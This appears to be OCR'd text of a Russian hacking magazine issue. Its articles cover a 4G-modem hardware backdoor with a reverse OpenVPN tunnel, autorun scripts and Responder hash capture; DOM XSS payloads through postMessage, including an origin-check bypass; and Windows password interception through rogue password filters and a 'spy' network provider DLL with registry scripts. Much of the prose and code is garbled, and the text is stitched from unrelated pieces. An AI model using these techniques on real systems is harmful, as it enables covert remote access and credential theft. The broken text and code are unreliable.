Это статья — часть серии публикаций о практических приемах взлома и атак с использованием подручных средств, которые можно сделать дома. В этих материалах мы раскрываем простые способы получения несанкционированного доступа к защищенной информации и показываем, как не создать из подобных атак. Предыдущие статьи серии: «Хак антенны. Разбираем дешевые сотовые бустеры» и «Хак RuTOR. Атаки на биржи».

Задумаемся на то-то нам, что современные 4G-модемы (WLAN) — это устройства чуть больше флешки с поддержкой Linux внутри? Например, Android 2.3 / Linux 3.4.5 / Wireless 4G B для GSM. Это полностью автономный компьютер с питанием по USB. Сразу после подключения к компьютеру ОС модема запускается и начинает работать, который подключается к сотовой сети.

Для описываемой в этой статье атаки лучше выбирать аппаратным решением будет «интеграционного» типа WLAN-модем он компактен и имеет 4G модем. Это может быть, например, полезный Huawei E3372h-153, который поддерживает сотовые сети, поддерживает, к тому же и роутинг. Отлично подходит для подключения внутрь шасси.

Современные 4G-модемы представляют собой WLAN-модемы, то есть они отрендеривается в системе как сетевая карта. Для ОС ПК пользователя максимально удобно взаимодействовать с интерфейсом через виртуальные Ethernet-сети. Но в то же время и сам модем может использовать для взаимодействия с компьютером, к которому он подключен. Внутри модема работает полноценная ОС, которая так же, как было продемонстрировано в BadUSB-ПК, способна запускать сетевые сервисы. Сетевые сервисы на стороне модема могут использовать при помощи такого устройства показана на следующем рисунке.



Модем-маршрутизатор при закреплении по USB

Для закрепления в похожих обстоятельствах существует готовый дешарж на основе LAN Turtle, который по-прежнему занимает особенностью — подарок второго поколения 4G-канала.

РЕАЛИЗАЦИЯ

Схема устройства настолько удачно подходит для организации удаленного доступа, что пообсуждаем минимум изменений. Его главные преимущества:

- на готовой дешарж-платформе;
- скрытое подключение, устройство не виден вокруг в локальной сети, так как работает только, подключаясь непосредственно к компьютеру;
- автономной канал передачи данных 4G позволяет иметь доступ даже внутри изолированных сетей.

Для максимальной эффективности устройство потребуется немного доработать — перепрошить модем. После всех внесенных изменений ОС модема будет запускаться при подключении к компьютеру, с которого сохранен файл «autorun.sh», который сможет в обеспечить такие образом установлен сетевой доступ к ПК, к которой встроен модем. Изначально полезны для этого сервисы openssh и tun.

```
telnet 192.168.8.1
adb connect 192.168.8.1:5555
```

Чтобы выполнить дальнейшие манипуляции, потребуется включить пуля для ATкомандуем:

```
curl http://192.168.8.1/html/switchDebugMode.html
minicom -D /dev/ttyUSB0
```

После включения отладочного режима ОС модема может быть инициирована, для этого нужно ввести данные в режиме перепрошивки и ввести следующие команды:

```
# qcfldload                    # Переход в режим прошивки. Модем перезагрузится
usb -PaladinTcmd -i /dev/ttyUSB0 ETXTZR-153_Update_22.200.15.00-00_K_ET_05_10_rv.exe
```

После запуска модем обычно эмулирует CD-ROM с драйверами linux SD-карту. Для нужно отключить, поскольку дешарж требует только эмуляции сети:

```
ATVUSB=0,0001,0,0,0,1 # отключить эмуляцию CD-ROM
ATVUSB=0,0000,0,0,0,1 # оставить только сетевой интерфейс
# ВАЖНО: после отключения эмуляции CD-ROM при запуске,
# нужно перезагрузить модем
ATTRST                # Перезагрузка
```

Далее следует модифицировать сервер DHCP, чтобы модем не обновлялся себе шлюзом и не выполнялся он помалкивать таблицу маршрутизации. Модем должен подключаться максимально скрытно:

```
cat cfd > /data/config
Interface br0
Dhcp-range
Nendmsg off
Address main
Endpro 1
Start 192.168.8.100
End 192.168.8.200
Option lease 86400
Option subnet 255.255.255.0
Address main end
EE
```

Теперь нужно скопировать на модем клиент OpenVPN с драйверами и конфигурацией клиента чтобы мог компилировать, полные бинарники можно скачать с сайта АРТОК.

```
adb push tun.ko /online/opv/
adb push openvpn /online/opv/
adb push vds.ovpn /online/opv/

cat cfd > /data/run.sh
echo "/online/opv/openvpn --config /online/opv/vds.ovpn"
while [ 0] do /online/opv/openvpn --config /online/opv/vds.ovpn --route-noexec; done
EE
chmod 700 /data/opv.sh

busybox pscsud
reboot
```

Для большей надежности обратного подключения VPN лучше запускать в бесконечном цикле. Остается лишь настроить автозапуск всего этого добра и не забыть сохранить маршрутизацию пакетов через модем (и iptables с шлюза АРТОК.

```
mount -o remount,rw /dev/block/mtdblock16

cat >> system/etc/autorun.sh
/data/autorun.sh &
EE

cat cfd > /data/autorun.sh
/system/bin/busybox sh
killall dhcpc.real
cp /data/config /var/dhcp/dhcpc/config
dhcpc.real &
sleep 5
pkill /online/opv/tun.ko
/data/opv.sh &
iptables -t nat -A POSTROUTING -o br0 -j 172.16.0.0/24 -j MASQUERADE
iptables -I INPUT 1 -i br0 -p tcp --dport 80 -j DROP
iptables -I FORWARD 1 -i br0 -o wan0 -j DROP
EE
chmod 700 /data/autorun.sh
```

Таким же образом запрещен выход в 4G-интернет с ПК и прокрутка веб-адвоката. Теперь модем полностью «закрыт» и готов к использованию в качестве аппаратной закладки.

ЗАКРЕПЛЕНИЕ

В результате аппаратный бэкдор может выглядеть примерно так.

Подключенный модем по USB-порту

Достаточно напрямую, не правда ли? Просто какая-то большая флешка, подключенная пользователем. Если у злоумышленника есть возможность добраться до USB-порта компьютера, то мало кто сразу заметит столь «скромную» устройство. Это обеспечивает потрясающему злоумышленнику длительный сетевой доступ к цели по автономному каналу. Заметь, что тут использовано именно сторонний канал для удаленного подключения, так что больше не требуется выход в интернет из внутренней сети. Канал мобильной сети предоставляет злоумышленнику проигнорированный удаленный доступ.

Подключенный модем по USB-порту

Телефон и LAN Turtle подключены к одному и тому же серверу VPN, который связывает за сетевой график. 4G-модем перенаправлен так, чтобы пропускать в трафик в локальную сеть обратным направлением — через себя в сторону компьютера, подобно шлюзу. Даже на расстоянии тысяч километров у злоумышленника есть полноценный доступ к скомпрометированной машине.

В представленном примере телефон и ноутбук никак не связаны напрямую и работают в разных сетях. Ноутбук — в локальной сети по проводу без интернета, а телефон — по 4G. Но после добавления маршрута до компьютера жертвы через 4G-модем телефон эмулирует получает удаленный доступ к ПК.

L2-ДОСТУП

Подобный способ закрепления дает сетевой доступ только до машины, к которой подключен модем. Дальнейшие действия аналогичны сопряжению с необходимостью получить логический доступ, то есть возможны сетевые атаки на машину. Но в отличие от дает как контроль над самим компьютером, так и возможность организовать — в отрыв локальной сети. Чтобы атаковать целевую сетевую машину, может потребоваться организовать более близкий к цели L2VPN туннель.

Необходимо подробность еще одна VPN-туннель внутри уже имеющегося. Для первых VPN использовался исключительно для связи с устройством **lan_turtle**, то второй дает максимальной возможной сетевой доступ до компьютера через компьютер.

Для этого внутри VPN-шлюзов нужно выполнить еще несколько команд, которые создадут VPN-туннель, и поместят новоиспеченный виртуальный интерфейс в сетевой мост с LSB-интерфейсом:

```
/openvpn --config lan_turtle.ovpn --route-noexec
brctl addif br0 tap1
ifconfig tap1 0
```

Здесь конфигурационный файл может быть создан прямо внутри модема примерно со следующим содержимым:

```
CI.ovpn
tclient
proto tcp
dev tap

remote 172.16.8.10 1194

<ca>

</ca>

<cert>

</cert>

<key>

</key>

keepalive 10 60

persist-key
persist-tun
```

L2VPN-интерфейс будет иметь IP-адрес, который на самом деле не нужен, поскольку уже работает OpenVPN. Но его можно обойдем, после чего просто поместить интерфейс в мост. В результате в VPN-интерфейс поднят L2-туннель, который позволяет использовать сетевой доступ до компьютера. Но для полного сетевой доступа до целевого ПК, он будет мало, его, скорее всего, нужно в ПК просмотр интернет-кабеля.

На стороне атакующего требуется только перешлешить в модем и создать VPN-туннель, после чего в качестве шлюза выбрать IP-адрес из подсети сетевого адаптера компьютера жертвы.

```
sudo openvpn --config lan_turtle.ovpn --route-noexec
sudo ifconfig tap0 192.168.0.200/24
```

Конфигурационный файл для подключения к lan_turtle, чтобы открыть L2VPN-туннель, выглядит так:

```
lan_turtle.ovpn
local 172.16.8.10
tclient
proto tcp
dev tap

user nobody

<ca>

</ca>

<cert>

</cert>

<key>

</key>

<dh>

</dh>

server 192.168.9.0 255.255.255.0

keepalive 10 180
verb 3
```

Теперь злоумышленник получит максимальный сетевой доступ к компьютеру жертвы. В частности, L2-туннель позволяет запустить этим на прочие сервисы, такие как NetBIOS с помощью Responder и получить хеш пароля пользователя.

```
responder -I tap0 -r -d -w -f
```

ХАК ЗАЩИТИТЬСЯ

Поскольку закрепляется злоумышленник через USB-порт, меры противодействия также же, что и в случае с BadUSB:

- использовать специализированные программные решения, чтобы блокировать медиаустройства USB устройства;
- отключить подключение сетевых карт в системных политиках;
- регулярно осматривать компьютеры;
- контролировать физический доступ к ПК.

Но это мол, встречается в следующей части цикла.

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

ИСПОЛЬЗУЕМ ОТЛАДЧИК ДЛЯ АНАЛИЗА 64-РАЗРЯДНЫХ ПРОГРАММ В WINDOWS

Сергей Зыбнев
Сергей Кисляков
Юрий Ревич
Сергей Чернокнижный
Сергей Шаповалов

Полным дилетантам, конечно, существует и другой способ исследования программ — отладка. Инициируя пошаговый показ, можно в принципе разобраться даже в самом незнакомом программном обеспечении. Сергей Кисляков, Сергей Чернокнижный, Сергей Шаповалов, Сергей Зыбнев, Юрий Ревич и Сергей Кисляков рассмотрят, что представляет из себя отладчик, как с ним обращаться, что, собственно, искать, и почему, что сложнее, наконец, делают. Отладка не лучшее средство изучения алгоритма, но, с учетом эффективности отладчиков и интерактивных дизассемблеров (например, OllyDbg), — почему бы нет?

«Фундаментальные основы хакерства»

Полный набор для начинающих хакеров: отладчик плюс дизассемблер плюс сетевой анализатор плюс сканер уязвимостей плюс эмулятор плюс виртуальная машина плюс... Но, конечно, не все эти инструменты нужны сразу, для каждого дня достаточно двух-трех самых-самых. Мы рассмотрим для начинающих хакеров Windows и Linux (Solaris, FreeBSD, Mac OS X — в следующем номере), для 32-й и 64-разрядных версий, с ассемблером и без, с отладчиком и дизассемблером, с сетевыми анализаторами и сканерами.

Сергей «Фундаментальные основы хакерства» в сокращении. Первые три номера «Фундаментальных основ хакерства» в Windows и Linux (Solaris, FreeBSD, Mac OS X — в следующем номере), для 32-й и 64-разрядных версий, с ассемблером и без, с отладчиком и дизассемблером, с сетевыми анализаторами и сканерами.

Способности отладчиков

Самые простые отладчики в первом основном функциональном наборе позволяют пошагово отлаживать (Step Into) максимально не отвлекаясь на посторонние вызовы (Step Over).

Отладчики обладают и целым, очень внушительным, набором «сервисных» функций (причем каждый сервис — это, по сути, отдельная программа). Среди сервисов — и дизассемблер, и ассемблер, и отладчик, и сетевой анализатор, и сканер уязвимостей, и эмулятор, и виртуальная машина, и сервисы, обеспечивающие проверки или по-крупному (или, наоборот, по-мелкому) отлаживающие, или, наоборот, отлажив

DOM XSS ЧЕРЕЗ WEB MESSAGING

КАК РАБОТАЕТ ЛЕГКИЙ СПОСОБ ПОЛУЧИТЬ XSS С ПОМОЩЬЮ POSTMESSAGE

Wilfried
Технический эксперт
Positive Technologies
wilfried@ptsecurity.com

Недавно я обнаружил новую для себя разновидность XSS-уязвимостей — DOM XSS с помощью Web Messaging. Перечитав множество статей, докладов, я решил создать единый материал по эксплуатации XSS через эту технологию. Я опишу здесь наиболее распространенные варианты безопасности и методы их эксплуатации.

ЧТО ТАКОЕ DOM?

DOM (Document Object Model) — не зависящий от платформы и языка программный интерфейс, позволяющий программам и скриптам получить доступ к содержимому HTML-, XHTML-, XML-документов, а также изменить их контент (содержимое, оформление). Основной недостаток заключается в том, что, когда веб-сервер сценарий, который принимает которую-нибудь информацию, изменяет и передает его необработанной формы называемый этап. Один из видов DOM-базед уязвимостей — DOM-базед XSS. Уязвимость DOM-базед возникает, когда сценарий получает данные от пользователя и передает их в опасный объектный интерфейс, например **eval()**, **document.write()** или **innerHTML**.

КАК ЭКСПЛУАТИРУЮТСЯ DOM-БАЗЕД XSS?

Наиболее популярный способ DOM XSS — URL-стратегии. Доступ к этому значению осуществляется с помощью Javascript через объект **window.location**. Значение URL-стратегии в window.location.hash по-прежнему легитимного сервера. В этом случае атакующий может создать ссылку с вредоносной значение **location.hash** и может поместить на него произвольный строку. Поскольку для эксплуатации XSS-уязвимости достаточно обнаружить соответствующий сценарий, и при он отрабатывает в браузере жертвы, может сработать и URL. Вот простейший пример этой уязвимости.

```
<body>
<script>document.write(location.hash);</script>
</body>
```

При получении такой страницы браузер автоматически выполнит скрипт и запишет в HTML-документ **document.write**: строку, взяв ее значение из **location.hash** (полного адреса страницы). Однако пользователь контролирует значение **location.hash** и может поместить в него произвольную строку. Поскольку для эксплуатации XSS-уязвимости достаточно обнаружить соответствующий сценарий, и при он отрабатывает в браузере жертвы, может сработать и URL. Вот простейший пример этой уязвимости.

```
http://website.com/index.html#<script>alert(1)</script>
```

МЕХАНИЗМЫ ОБЕЗВРЕЖИВАНИЯ КРОСС-ДОМЕННОГО ВЗАИМОДЕЙСТВИЯ


Представим, что у нас есть страница сайта, которая web разработан. Мы помещаем на нее элемент **<iframe>** и загружаем в качестве его источника произвольный сайт.

Если бы не было механизмов безопасности, обмен данными между элементами родительской веб-страницы и веб-страницы, которая отображается в **iframe**, был бы очень критически опасным для пользователя данных. Любой сервер, находящийся на родительской странице, мог бы получить доступ к данным, которые отображаются внутри **iframe**.

Давай рассмотрим на примере. Злоумышленник помещает на свой сервер **iframe** с сайтом интернет-банка, к которому пользователь был авторизован ранее. Затем каким-то образом заманивает жертву на свою страницу. В результате злоумышленник может получить доступ к любым пользовательским данным данного кабинета интернет-банка жертвы. Чтобы этого не допустить, Netscape Corporation создала механизмы защиты:

1. Same Origin Policy (SOP), «политика одинакового источника» — предотвращает кросс-доменные атаки, блокируя чтение загруженных ресурсов из другого источника. Источник идентифицируется по следующей тройке: протокол, доменное имя и порт. Когда хотя бы одно из параметров у источников не совпадает, обмен данными между ресурсами запрещается. Например, если страница по адресу **http://example.com/index.html** попробует отобразить данные из источника **https://example.com/** — это действие будет запрещено, так как у источников не совпадает протокол.

2. Cross-Origin Resource Sharing. Ограничение политики одинакового источника можно снимать выборочно. Поэтому для обмена информацией кроме доступа к ресурсам сторонних серверов возможно использовать Cross-Origin Resource Sharing, или CORS. Он регулирует при категории сетевого взаимодействия:
   - запись из разных источников. Эта категория регламентирует передачу сообщений, которые переходят по ссылкам. По умолчанию все действия разрешены;
   - встраивание разных источников. Эта категория регламентирует отображение загруженных посредством тегов <link>, <script>, <img>, <video>, <audio>, <iframe> и других. По умолчанию все они разрешены, однако работоспособность тега <iframe> может быть дополнительно ограничена с помощью заголовков X-Frame-Options;
   - считывание из разных источников. Эта категория регламентирует элементы, загруженные через AJAX и fetch. По умолчанию это возможности заблокированы.



WEB MESSAGING API

window.postMessage() — это метод, позволяющий передавать данные между документами, которые загружены в разных окнах или фреймах, а том числе между документами, принадлежащими к разным доменам. Если на сайте корректно настроены механизмы безопасности (SOP и CORS), использование **postMessage** будет единственным допустимым способом передачи данных между документами из разных доменов. Запросы, создаваемые с помощью метода **postMessage()**, отображаются в **targetOrigin** и в Firefox API будет доложены в соответствии с SOP и CORS.

Поиск информации о поисковом ресурсе postMessage приведен на «Google». Для удобства поиска. Обычно сценариям на разных источниках разрешен доступ друг к другу полно и только тогда, когда они соответствуют Same Origin Policy, сравнение схемы, имя хоста и порт, включая сценарии внутри фреймов, которые обращаются к родителю фрейма. **window.postMessage()** позволяет обходить ограничения механизма для безопасного обмена этого ограничения. Также в нашем в документации способы обмена сообщениями между отдельными страницами и страницами внутри фреймов. В общем виде формат **<iframe>** данных выглядит примерно на сайте «school» данных:

```
window.addEventListener("message", (event) => {...}, false);
```

Здесь **message** — ожидаемое сообщение.

В таком случае родительская страница может передать содержимое фрейма сообщение (в примере такого) вот такого:

```
postMessage(message, targetOrigin, transfer)
```

Здесь **message** — отправляемое сообщение, эти данные автоматически сериализуются для передачи в дочерний фрейм, а **targetOrigin** указывает источник предназначения.

В качестве **targetOrigin** допускается использовать звездочку, которая указывает на то, что получить сообщение может кто угодно. Либо можно указать конкретный URL, который будет проверен внутри слушателя в дочерних фреймах. Если сообщение не совпадает с **targetOrigin** внутри этой функции, событие не будет отправлено. Этот механизм обеспечивает контроль, кому данные отправляются. Например, если **postMessage** используется для отправки пароля, необходимо, чтобы этот аргумент соответствовал ожиданиям. Это позволит предотвратить внедрение пароля злоумышленником через недоверенный ресурс.

DOM-БАЗЕД XSS ЧЕРЕЗ WEB MESSAGING

Давай посмотрим, как можно использовать веб-сообщения в качестве источника для атаки DOM-базед уязвимостей XSS на примере сайта. Если целевая страница обобщает входящие сообщения «небезопасным образом», то мы можем использовать для атаки. Для обнаружения таких уязвимостей, то вызываемые слушателем сообщения потенциально могут стать приемником небезопасных данных, которые отображаются.

Например, злоумышленник может поместить на своей страницы вредоносный **iframe** и использовать **postMessage()** для передачи данных с помощью веб-сообщения уязвимому слушателю сообщений. В данном случае злоумышленник может использовать для атаки.

Это значит, что веб-сообщения могут быть использованы в качестве источника нагрузки для любого из приемников дочерней веб-страницы. Если целевая страница использует несколько от того, как каждый дочерний обрабатывает полученные сообщения.

Если целевая страница полностью доверяет отправителю, то проверяет данные, полученные от него, и без искажений передает на в приемник, то это приемник, который уязвимо. Злоумышленник использует данные от лица пользователя в контексте целевого ресурса (скомпрометировать пользователя).

Давай рассмотрим разные варианты уязвимого кода.

Origin Verification отсутствует

Целевая страница внутреннего сайта содержит следующий скрипт:

```
<script>
    window.addEventlistener('message', function(e){
        document.getElementById('qwe').innerHTML = e.data;
});
</script>
```

В этом случае использования слушателя основано с помощью **<iframe>**, помещенного на сторонний сайт, примерно с таким содержанием:

```
<iframe src="http://target.com/" onload="this.contentWindow.
postMessage('<svg onload=alert(1)>','*')">
```

Как видишь, слушатель сообщений не проверяет источник, в метод **postMessage** указывают **targetOrigin** «звездочка». Процесс эксплуатации будет выглядеть так:

- postMessage() в гейлоаде создает сообщение, которое отправляется «iframe» в **iframe** после того, как загрузится содержимое «iframe»;
- EventListener целевой страницы получает сообщение с атакующей страницы;
- EventListener выполнит поиск элемента с ID qwe;
- EventListener выполнит вставку полученного сообщения в найденный тег qwe;
- в итоге в целевую страницу будет вставлен тег svg, содержащий между данный адрес источника. Это вызовет ошибку, и обработка этой ошибки исполнит произвольный код, указанный атакующим, то есть вызовет alert(1).

Origin verification

Представим, что целевая страница легитимного сайта содержит такой скрипт:

```
window.addEventlistener('message', function(e) {
if (e.origin.indexOf("normal-website.com") > -1) {
        eval(e.data);
}
});
```

В том случае, если слушатель проверяет Origin, могут найтись проблемы в реализации этих проверок. Например, проверка с помощью метода **indexOf** можно обойти, если в доверенный домен атакующий может зарегистрировать домен, содержащий доверенный домен подстроку. Например, такое:

```
http://www.normal-website.com.attacker.com
```

Аналогичная обходится проверкой, которая выполняется посредством методов **startsWith()**, **endsWith()** и другим.

JSON Parse

Иногда случаи, когда слушатель может выполнить одно из нескольких заранее заданных действий, в зависимости от того, какое именно сообщение он получит при выполнении **postMessage**. Подразумевается, что дочерний фрейм обычно по-разному реагирует на различные сообщения, приходящие из родительского элемента. Это зачастую действительно будет описана в формате JSON-сообщения, например, такого:

```
<script>
    window.addEventlistener('message', function(e) {
        var iframe = document.createElement('iframe'), ACMEplayer = {
element: iframe};
        var domain, bodyAppendChild(iframe);
        try {
            d = JSON.parse(e.data);
        } catch(e) {
            return;
        }
        switch(d.type) {
            case "blob":
                ACMEplayer.element.src = d.url;
                break;
            case "redirect":
                window.location.replace(d.redirectTo);
                break;
        }
    });
</script>
```

В данном случае в зависимости от сообщения, полученного дочерним **iframe**, он выполнит одно из двух действий:

1. Если в результате вызова postMessage в дочерний iframe передано сообщение, выполняется «type" : "blob", "url" : "https://domain.com/», дочерний iframe присвоит указанный URL свойству src элемента iframe, который обрабатывается на странице.
2. Если в результате вызова postMessage в дочерний iframe передано сообщение, выполняется «type" : "redirect", "url" : "https://domain.com/», то дочерний**iframe** выполнит перенаправление с текущей страницы на указанный URL.

Для эксплуатации атакующий необходимо обнаружить корректный JSON-ответ, который будет передан в дочерний фрейм и правильно обработан целевым приемником. Пример такой уязвимости выглядит:

```
<iframe src=https://victim.com/ onload='this.contentWindow.
postMessage("{"type":"img","url":"javascript:alert(1)"}","*")'>
```

В результате отправки такого сообщения у элемента **ACMEplayer** в его фрейме будет выставлено значение переменной URL из нашей вредоносной нагрузки. Поскольку второй аргумент указывает, что любой targetOrigin разрешен, сообщение будет доставлено. Если на странице есть какой-либо фрейм которая использует, полезная нагрузка будет установлена и исполнена, когда жертва перейдет на эту страницу.

ВЫВОДЫ

Мы подробно разобрали уязвимости, которые возникают при неправильном обращении с Web Messaging API. Для организации передачи данных между фреймами Google Chrome рекомендует использовать **iframe**. Вот несколько рекомендаций, которые позволят избежать подобных проблем на своем сайте:

- проверяй происхождение всех сообщений, которые представляют, внедрение конструкций с недоверенным сайтом;
- исполняй безопасные способы проверки подлинности оригинального сообщения;
- проверяй сообщения на наличие потенциально опасных содержимое и «скажи всем» на отправителя;
- исполняй межмашинные шифрования для защиты конфиденциальности сообщения до момента получения.

ВЗЛОМ

ПОСТАВЩИК НЕБЕЗОПАСНОСТИ

КАК WINDOWS РАСКРЫВАЕТ ПАРОЛЬ ПОЛЬЗОВАТЕЛЯ

Мичиндаева Анна
и Рич Эй-ямаками

Большинство механизмов защиты в Windows строятся на паролях учетных записей пользователей. В сегодняшней статье мы разберем несколько способов перехватить пароль в момент авторизации пользователя и написать или дополнить вредоносную программу.

Windows имеет сложную систему аутентификации из множества компонентов. Фундаментом этой системы служит LSA (Local Security Authority) и SSP.

SSP — условная подсистема, которая служит для проверки подлинности пользователя. Microsoft предоставляет несколько SSP по умолчанию. Был бы LSA хорошо информирован обо всех аспектах безопасности локального компьютера, нужно каждому приложению могущее входить для доступа к ресурсам учетной записи. Поскольку LSA можно даже изменять применительно к конкретным приложениям, SSP предоставляет гибкость.

SSP тоже не просто как кажется: мы разберем его использование в клиент-серверном приложении с открытым кодом. Он не только показывает дополнительные требования, такие, обеспечивающие сетевые коммуникации, аутентификацию, контекст, но и может расширить стандартные SSP. Мы также рассмотрим, как можно использовать не только SSP, но и SSPI (SSP которая на что-нибудь похожа).

КОМПОНЕНТЫ БЕЗОПАСНОСТИ

Из можно сначала напомнить, из которых строится вся операция системы безопасности Windows. Отчасти, что подали на вход пароля, пароль будет проторгнется и на последующий материал. Мы начнем с проектного компонента, которому служит LSA, и закончим на SSP и SSPI.

Security Package

Security Package (SP) — программная реализация нескольких протоколов безопасности. Security Package содержится в SSP (или SSPI-API) в виде DLL-библиотеки. Например, Kerberos и NTLM реализованы в SSP Kerberos.dll и msv1_0.dll соответственно.

Security Package
Security Package
Security Package

ПОСТАВЩИК НЕБЕЗОПАСНОСТИ

КАК WINDOWS ПОВРЕЖДАЕТ ПАРОЛИ ПОЛЬЗОВАТЕЛЕЙ

В каждом из них будет вызвана функция LsaApInitializePackage() в ней LSA передает набор LSA_DISPATCH_TABLE, содержащий все функции LSA, которые может использовать АР для своей работы, должно заполнить переданный параметр функции этими данными. Это LSA использует, чтобы при последующем вызове АР, например, для запуска другого процесса, первым вызовом LsaApLogonUserPostLogon().

```
LSA_DISPATCH_TABLE DispatchTable;
NTSTATUS LsaApInitializePackage(ULONG, PLSA_DISPATCH_TABLE
AuthenticationPackageId,  LSA_DISPATCH_TABLE
*LsaDispatchTable,  PLSA_STRING  *Database,  PLSA_ANT
*AuthenticationPackageName,  PLSA_STRING
*LsaAuthenticationPackageName);
// Копирование всех функций
DispatchTable.CreateLogonSession = LsaApiInitialize;
DispatchTable.DeleteLogonSession = LsaApiInitialize;
DispatchTable.AddCredential = LsaApiInitialize;
DispatchTable.GetCredentials = LsaApiInitialize-GetCredentials;
DispatchTable.DeleteCredential = LsaApiInitialize-DeleteCredential;
DispatchTable.AllocateLsaHeap = LsaApiInitialize-AllocateLsaHeap;
DispatchTable.FreeLsaHeap = LsaApiInitialize-FreeLsaHeap;
DispatchTable.AllocateClientBuffer = LsaApiInitialize-AllocateClientBuffer;
DispatchTable.FreeClientBuffer = LsaApiInitialize-FreeClientBuffer;
DispatchTable.ProtectMemory = LsaApiInitialize-ProtectMemory;
DispatchTable.GetSessionKey = LsaApiInitialize-GetSessionKey;
DispatchTable.CreateLogonSessionContext = LsaApiInitialize-
CreateLogonSessionContext;
// Возвращение всех ошибок АР
DispatchTable.CreateTrustedLogonSession = (LSA_STRING*)LsaApiInitialize-
AllocateLsaHeap(sizeof(LSA_STRING));
{ CALL( L= ("%ws%ws%ws
```

ПОСТАВЩИК НЕБЕЗОПАСНОСТИ

КАК WINDOWS РАСКРЫВАЕТ ПАРОЛЬ ПОЛЬЗОВАТЕЛЯ

Функции для логирования и скопированы из кода SP. Рассмотрим новые:

- `InitializeChangeNotify()` — эта функция вызывается LSA в момент, когда NP готовит загружаемый в адресное пространство процесса LSA.
- `PasswordFilter()` — вызывается LSA, когда пользователь решает сменить пароль. В нем передается в стеке Unicode-представление сами новый пароль для проверки;
- `PasswordChangeNotify()` — вызывается LSA, когда все NP сообщили, что пароль подходит под их фильтры.

```
[ 0x.fffa0000>> Dispear
Mode: Power Power Bus Cores
InitializeChangeNotify() [ ioctlcode ] 0
PasswordFilter [ ioctlcode ] 0
Michael [ newpass ] 0
PasswordChangeNotify [ ioctlcode ] 0
Michael [ newpass ] 0
```

Успешный перехват нового пароля

Запрещаем пользователям менять пароль

Как ты помнишь, главная функция Password Filter — проверять, что пароль подходит под его критерии. Если можем запретить любому пользователю сменить свой пароль, если изменим функцию `PasswordFilter()` вот так:

```
extern "C" __declspec(dllexport) BOOLEAN __stdcall PasswordFilter(
PUNICODE_STRING AccountName,   PUNICODE_STRING FullName,
PUNICODE_STRING Password,BOOLEAN SetOperation)
{
    return FALSE; // Пароль не подходит под критерии
}
```

В результате новый пароль просто не будет проходить проверку и LSA не разрешит сменить пароль.

Перехват паролей с помощью диспетчера учетных данных

Диспетчер учетных данных Windows позволяет сохранять учетные данные для, например, каких-нибудь сайтов. Нам чего-то не мешает реализовать собственный диспетчер учетных данных для получения паролей. Все будет основываться на специальном компоненте, который называется MPR (Multiple Provider Router). Он обеспечивает взаимодействие между операционной системой и различными провайдерами, в их числе — диспетчер учетных данных.

При запуске MPR проверяет реестр в поисках установленных провайдеров. Причем очень важен порядок расположения провайдеров в реестре — они загружаются строго по очереди. Все указанные в реестре провайдеры будут загружены в MPR.

При виде подключения Winlogon вызывает соответствующую функцию из MPR, которой, в свою очередь, передает каждый диспетчер учетных данных, чтобы каждый из них мог попытаться внести в систему информацию про своей учетной записи.

Ну, и соответственно, этот способ уже сначала устраивался. Поэтому не могу гарантировать успешность работы на каждой машине с Windows.

Добавление в систему

MPR извлекает все доступные провайдеров из следующего ключа реестра:

```
HKLM\SYSTEM\CurrentControlSet\Control\NetworkProvider\Order
```

Есть несколько вариантов добавления собственного провайдера. Проще всего воспользоваться скриптом. Обрати внимание, что в новых версиях Windows ключ имеет вид **spy.dll**

```
$path = Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet
Control\NetworkProvider\Order" -Name PROVIDERORDER
$pdatevalue = $path.PROVIDERORDER + ",spy"
Set-ItemProperty -Path $Path.PSPath -Name "PROVIDERORDER" -Value
$pdatevalue
New-Item -Path HKLM:\SYSTEM\CurrentControlSet\Services\spy
New-Item -Path HKLM:\SYSTEM\CurrentControlSet\Services\spy
NetworkProvider
New-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Services\spy
NetworkProvider -Name "Class" -Value 2
New-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Services\spy
NetworkProvider -Name "Name" -Value spy
New-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Services\spy
NetworkProvider -Name "ProviderPath" -PropertyType ExpandString
-Value "%SystemRoot%\System32\spy.dll"
```

То же самое можно сделать вручную:

1. Копируем нашу DLL (`spy.dll`) в папку `C:\Windows\System32`.
2. Добавляем строку `spy` в конец `ProviderOrder` в следующем ключе:

```
HKLM\SYSTEM\CurrentControlSet\Control\NetworkProvider\Order
```

3. Создаем ключ:

```
HKLM\SYSTEM\CurrentControlSet\Services\spy\NetworkProvider
```

И указываем в нем следующие параметры:

```
"Class" = [REG_DWORD]2
"ProviderPath" = [REG_EXPAND_SZ]"%SystemRoot%\System32\spy.dll"
"Name" = [REG_SZ]"spy"
```

После чего ты можешь проверить настройки следующим образом:

```
$providers = Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\
Control\NetworkProvider\Order" -Name ProviderOrder

$arrtxp=@()
foreach ($prov in $providers.ProviderOrder -split ',')
{
    $row = New-Object psobject
    $row | Add-Member -Name "Name" -MemberType NoteProperty -Value
$prov

    $dllPath = (Get-ItemProperty "HKLM:\SYSTEM\CurrentControlSet\
Services\$prov\NetworkProvider" -Name ProviderPath).ProviderPath
    $row | Add-Member -Name "DllPath" -MemberType NoteProperty -Value
$dllPath
    $signature = Get-AuthenticodeSignature -FilePath $dllPath
    $certSubject = '
if ($signature.Status.value__ -eq 0) #valid
{
        $certSubject = $signature.SignerCertificate.Subject
    }
    $row | Add-Member -Name "Signer" -MemberType NoteProperty -Value
$certSubject
    $row | Add-Member -Name "Version" -MemberType NoteProperty -Value
(Get-Command $dllPath).FileVersionInfo.FileVersion
    $row | Add-Member -Name "Description" -MemberType NoteProperty
-Value (Get-Command $dllPath).FileVersionInfo.FileDescription

    $arrtxp += $row
}

if (Test-Path Variable:PSise)
{
    $arrtxp | Out-GridView
}
else
{
    $arrtxp | Format-List
}
```

```
Name        : Microsoft Security Software Configuration Provider
DllPath     : C:\Windows\System32\msswcfg.dll
Signer      : CN=Microsoft Windows, O="Microsoft Corporation", L=Redmond, S=Washington, C=US
Version     : 10.0.14393.0 (rs1_release.160715-1616)
Description : Microsoft Windows Software Configuration Provider

Name        : Microsoft Windows Network
DllPath     : C:\Windows\System32\mnmdh.dll
